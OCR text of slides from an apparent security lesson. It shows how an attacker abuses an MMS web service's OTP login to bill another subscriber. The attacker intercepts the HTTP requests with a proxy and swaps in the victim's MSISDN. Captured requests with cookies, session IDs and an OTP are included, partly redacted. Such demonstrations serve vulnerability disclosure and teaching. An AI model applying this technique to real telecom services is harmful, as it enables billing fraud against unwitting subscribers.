
Charge Sender

Send MMS to Receiver

[8] Send MMS to Receiver via GPRS

[8] Sent MMS ok!

How to charge another subscriber



Spoofed user

Receiver

Attacker

Web App

TELCO Network

If the attacker change the HTTP GET, altering MSISDN Sender

with the spoofed MSISDN (victim)...

[7] Call the servlet to bill the user with cookie received

Billing spoofed MSISDN!

[8] Send MMS to Receiver from spoofed user via GPRS

Send MMS to Receiver

[8] Sent MMS OK!

Let’s show the vulnerabilty in the Authentication scheme

Preparing the lesson

Target:

Send an MMS to a user (MSISDN = 3xxxxxxx20)

by charging another spoofed user (MSISDN = 3xxxxxxx99)

initial credit of spoofed user →


of 3xxxxxx99

---Network
Message--
Your credit
is:
38.7000
Euro;

Tools for the attacker (MSISDN = 3xxxxxxx59):

- Mobile phone
- Web browser
- Internet connection
- Proxy to intercept HTTP request/response (e.g. WebScarab)

[1] Sender compose an MMS – insert MSISDN Receiver– begin authc. process



[1] Sender compose a MMS – insert MSISDN Receiver– begin authentication process

Request to http://   ]

```
GET
http:[redacted]OneShot.jsp?url=Q2Fzbz03JkFk
dj0wJkRIc3Q9IDM5MzI4MzAxOTU1OSZTaXpIPTE0MzUw HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-powerpoint,
application/vnd.ms-excel, application/msword, application/x-shockwave-flash, */*
Referer:
http://[redacted]oneShot.jsp?url=Q2Fzbz03JkFkdj0wJ
kRIc3Q9IDM5MzI4MzAxOTU1OSZTaXpIPTE0MzUw
Accept-Language: it
Proxy-Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 4.0)
Host: [redacted].it
Cookie: L[redacted]082015760452; IOLADVID=B155250362;
IOLADVACT=ACP0-00-0-00; IOLADVPRF=WCP0000; IOLADVLCT=CLP0000;
JSESSIONID=A2ASVpbNirh79Vt0u2gwwChq1aXuffq0JC941TRFsQoqCLmF1DtVI-855668859I-10626776
49!8001!7002
Proxy-Authorization: Basic [redacted]
```

[redacted]


LOGIN

[redacted]

clicca qui

CHIUDI


[2-3] OTP Request



[1] Sender compose a MMS – insert MSISDN Receiver– begin authc. process

[2] Server send a form [MSISDN Sender]

[3] POST MSISDN Sender



Request to http://[redacted]


```
GET http:/[redacted]CodeOneShot.jsp?
msisdn=3[redacted]59&url=Q2Fzbz03JkFkdj0wJkRlc3Q9IDM5MzI4MzAxOTU1OSZTaXpIPTE0MzUw HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-powerpoint,
application/vnd.ms-excel, application/msword, application/x-shockwave-flash, */*
Referer: http:/[redacted]_loginOneShot.jsp?
url=Q2Fzbz03JkFkdj0wJkRlc3Q9IDM5MzI4MzAxOTU1OSZTaXpIPTE0MzUw
Accept-Language: it
Proxy-Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 4.0)
Host: [redacted]
Cookie: I[redacted])LADVID=B155250362; IOLADVACT=ACP0-00-0-
00; IOLADVPRF=WCP0000; IOLADVLCT=CLP0000;
```

LOGIN

Inserisci il numero di telefono [redacted] sotto e clicca su Invia

3[redacted]59

[4] OTP arrives on sender's mobile phone



Spoof.(99)

Rec.(20)

Attacker (59)


Web Server

[1] Sender compose an MMS – insert MSISDN Receiver– begin authc. process

[2] Server send a form [MSISDN Sender]


The OTP arrives on the attacker mobile phone 3xxxxxx59via SMS.

This OTP is the password necessary for the authentication via web




---MMS Service----
51566

[5] POST OTP via web



[1] Sender compose a MMS – insert MSISDN Receiver– begin authc. process



Request to http:// [redacted]

```
1 HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-powerpoint,
application/vnd.ms-excel, application/msword, application/x-shockwave-flash, */*
Referer: http:// [redacted] /p_insCodeOneShot.jsp?
url=02Fzbzl13JkfkdjOwJkRIc3Q9IDM5MzM4MzAxOTU1OSZTaXplPTE0MzUw
Accept-Language: it
Proxy-Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 4.0)
Host: [redacted]
Cookie: codeOneShot=51566; msisdnOneShot=3 [redacted] 9;
sessionID=A2ASVpbNim79VIOu2gvwChq1aXufIq0JC941TRFsQoqCLmF1DM!-855888859!-1082877648!
8001!7002!1082015762418; [redacted] ; IOLADVID=B155250362;
IOLADVACT=ACP0-00-0-00; IOLADVPRF=WCP0000; IOLADVLCT=CLP0000;
JSESSIONID=A2ASVpbNim79VIOu2gvwChq1aXufIq0JC941TRFsQoqCLmF1DM!-855888859!
-1082877649!8001!7002
Proxy-Authorization: Basic [redacted]
```

LOGIN

